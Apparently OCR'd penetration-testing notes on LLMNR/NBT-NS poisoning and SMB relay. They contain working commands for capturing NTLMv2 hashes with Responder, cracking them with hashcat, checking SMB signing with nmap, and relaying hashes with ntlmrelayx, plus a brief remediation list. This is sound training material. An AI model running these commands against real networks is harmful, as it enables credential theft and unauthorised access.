
LLMNR

Link-Local Multicast Name Resolution (*LLMNR*)

LLMNR poisoning

LLMNR/NBT-NS poisoning **can allow attackers to become the man in the middle for unsuspecting users on the network**. In a production environment where LLMNR and NBT-NS are enabled, there will likely be many queries being broadcast by users working on their computers.


LLMNR / NBT-NS Poisoning
1. Connect to \\pintserver
2. I don't know that one
Victim
DNS Server
3. Anyone know \\pintserver ???
5. OK! Here are my credentials:
4. Yes!! It's right here!
Attacker
Stern Security LLC

-- Used to identify hosts when DNS fails to do so.

-- Previously NBT –NS

-- Key Flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to

Method 1: -

Responder

```
Sudo responder –I eth0 –dwv
```

Copy and save the hash in a text file

```
Hashcat –help | grep NTLM
```

Seclist

In your password cracking machine

```
Cd hashcat
Hashcat.exe -m 5600 hashes.txt rockyou.txt -O
```

--

Remediation

1:- Disable LLMNR

2: - Implement Network access control

3: - Increase the password strength

Method 2: -SMB Relay

Instead of cracking hashed gather with Responder, we can instead relay those hashes to specific machines and potentially gain access.

We need to turn off smb sign in off

```
Sudo mousepad /etc/responder/Responder.conf
SMB = Off
HTTP = OFF
```

Save and close it

Now will run responder

```
Sudo responder –I eth0 –dwv
```

Test Example

```
Nmap –script=smb2-security-mode.nse -p445 192.168.1.0/24
```

```
Nmap –script=smb2-security-mode.nse -p445 192.168.1.5 -Pn
```

It may work may not in many cases this method won't work

Let's run an attack against it

Save the target ip in a text file

```
Ntlmrelayx.py -tf target.txt -smb2support
```